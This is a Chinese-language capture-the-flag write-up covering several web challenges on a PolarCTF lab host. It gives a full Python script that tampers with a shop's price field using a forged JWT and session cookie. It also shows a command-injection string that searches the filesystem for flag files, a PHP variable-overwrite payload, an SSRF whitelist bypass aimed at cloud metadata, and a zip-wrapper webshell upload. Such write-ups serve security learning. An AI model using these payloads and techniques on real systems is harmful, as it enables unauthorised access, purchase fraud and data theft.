
价格编号和等级。这里直接伪造10级灯牌
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 import requestsfrom bs4 import BeautifulSoupimport reBASE_URL = "http://ac7d34ac-bf0e-4a91-8ca6-317f798da7cb.www.polarctf.com:8090/" COOKIES = { "PHPSESSID" : "f6um4p3aiuclmpchaa1f527d8u" , "jwt_token" : "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IjEifQ.XTOztXriGQ874YRnxa1sxrNbVf6ksoAvikhGTnTdMxQ" } HEADERS = { "User-Agent" : "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" , "Content-Type" : "application/x-www-form-urlencoded" , "Referer" : f"{BASE_URL} /shop.php?page=52" } session = requests.Session() session.cookies.update(COOKIES) def get_10_level_card_id (): """访问第52页,提取10级灯牌的card_id""" print ("🚀 直接访问第52页寻找10级灯牌..." ) try : resp = session.get( url=f"{BASE_URL} /shop.php?page=52" , headers=HEADERS, timeout=10 ) resp.raise_for_status() except requests.exceptions.RequestException as e: print (f"❌ 页面加载失败:{str (e)} " ) return None soup = BeautifulSoup(resp.text, "html.parser" ) level_input = soup.find("input" , {"name" : "level" , "value" : "10" }) if not level_input: print ("❌ 第52页没有找到10级灯牌(请确认页面编号是否正确)" ) return None form = level_input.find_parent("form" ) card_input = form.find("input" , {"name" : "card_id" }) if not card_input or "value" not in card_input.attrs: print ("❌ 未找到10级灯牌对应的card_id" ) return None card_id = card_input["value" ] print (f"🎉 找到10级灯牌!编号 #{card_id} " ) return card_id def buy_card_with_modified_price (card_id ): """强制修改价格为80钻石购买指定card_id的灯牌""" if not card_id: return False buy_data = { "card_id" : card_id, "level" : "10" , "price" : "80" } print (f"🛒 正在以80钻石购买 #{card_id} ..." ) try : buy_resp = session.post( url=f"{BASE_URL} /buy.php" , data=buy_data, headers=HEADERS, timeout=10 ) buy_resp.raise_for_status() return True except requests.exceptions.RequestException as e: print (f"❌ 购买请求失败:{str (e)} " ) return False def extract_flag_and_message (): """刷新页面提取flag和Coke老师的话""" try : shop_resp = session.get( url=f"{BASE_URL} /shop.php" , headers=HEADERS, timeout=10 ) shop_resp.raise_for_status() html = shop_resp.text except requests.exceptions.RequestException as e: print (f"❌ 刷新页面失败:{str (e)} " ) return flag_pattern = r'(flag\{[^}]+\}|ciscn\{[^}]+\}|polarctf\{[^}]+\})' flag_match = re.search(flag_pattern, html, re.IGNORECASE) if flag_match: print ("\n🎉🎉🎉 FLAG 拿到手了!!!" ) print (f"📜 Flag:{flag_match.group(1 )} " ) else : print ("✅ 购买成功!未检测到Flag,请手动刷新浏览器查看" ) msg_pattern = r'Coke老师的话:.*?(?=</p>|<div>|$)' msg_match = re.search(msg_pattern, html, re.DOTALL | re.IGNORECASE) if msg_match: print (f"\n📢 Coke老师的话:{msg_match.group(0 ).strip()[:300 ]} " ) if __name__ == "__main__" : card_id = get_10_level_card_id() buy_success = buy_card_with_modified_price(card_id) if buy_success: extract_flag_and_message() else : print ("❌ 购买流程失败,终止操作" )
依旧伪造jwt,这次的密钥是coke


杰尼龟系统 这里就是rce,不过有假的flag。关键要找flag
;find / -name "flag*"
服了,比赛时没看到那个var/tmp/flag,当时盐津虾了痛失300分

The Gift 1 2 3 4 $requestData = array_merge($_GET, $_POST); foreach ($requestData as $key => $value) { $$key = $value; }
这要就是这个变量覆盖,然后获得flag的条件
1 2 3 4 5 if (is_array($config) && isset($config['isAdmin']) && $config['isAdmin'] === 'true') { die("Success" . $FLAG); } else { echo "<br>Access Denied."; }
payload
?config[isAdmin]=true




云中来信 进去就是一个ssrf,设置了白名单,经过测试可以使用@绕过

然后当时就卡住了。看wp知道时云元数据攻击

Pandora Box 先随便上传一个图片

这里看到在原有的基础上拼接了一个.php,导致文件包含失败,可以使用压缩包+zip为协议绕过,把php木马压缩为zip,再修改后缀为jpg上传,再使用zip伪协议读取
新年贺卡 关键就是代码审计,这里看主要代码
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 case 'admin' : if (isset ($_GET ['debug' ])) { $debug = $_GET ['debug' ]; if ($debug === 'show_templates' ) { echo "<h1>模板列表</h1>" ; $templates = TemplateManager ::getAvailableTemplates (); echo "<pre>" ; print_r ($templates ); echo "</pre>" ; echo "<h2>模板目录文件:</h2>" ; echo "<pre>" ; print_r (scandir (TEMPLATE_DIR)); echo "</pre>" ; } else if ($debug === 'add_template' && $_SERVER ['REQUEST_METHOD' ] === 'POST' ) { $name = $_POST ['template_name' ] ?? '' ; $content = $_POST ['template_content' ] ?? '' ; try { TemplateManager ::addTemplate ($name , $content ); echo "<p style='color: green;'>模板 '$name ' 添加成功!</p>" ; $filePath = TEMPLATE_DIR . $name . '.php' ; if (file_exists ($filePath )) { echo "<p>文件路径: " . $filePath . "</p>" ; echo "<p>文件权限: " . substr (sprintf ('%o' , fileperms ($filePath )), -4 ) . "</p>" ; } } catch (Exception $e ) { echo "<p style='color: red;'>错误: " . $e ->getMessage () . "</p>" ; } }
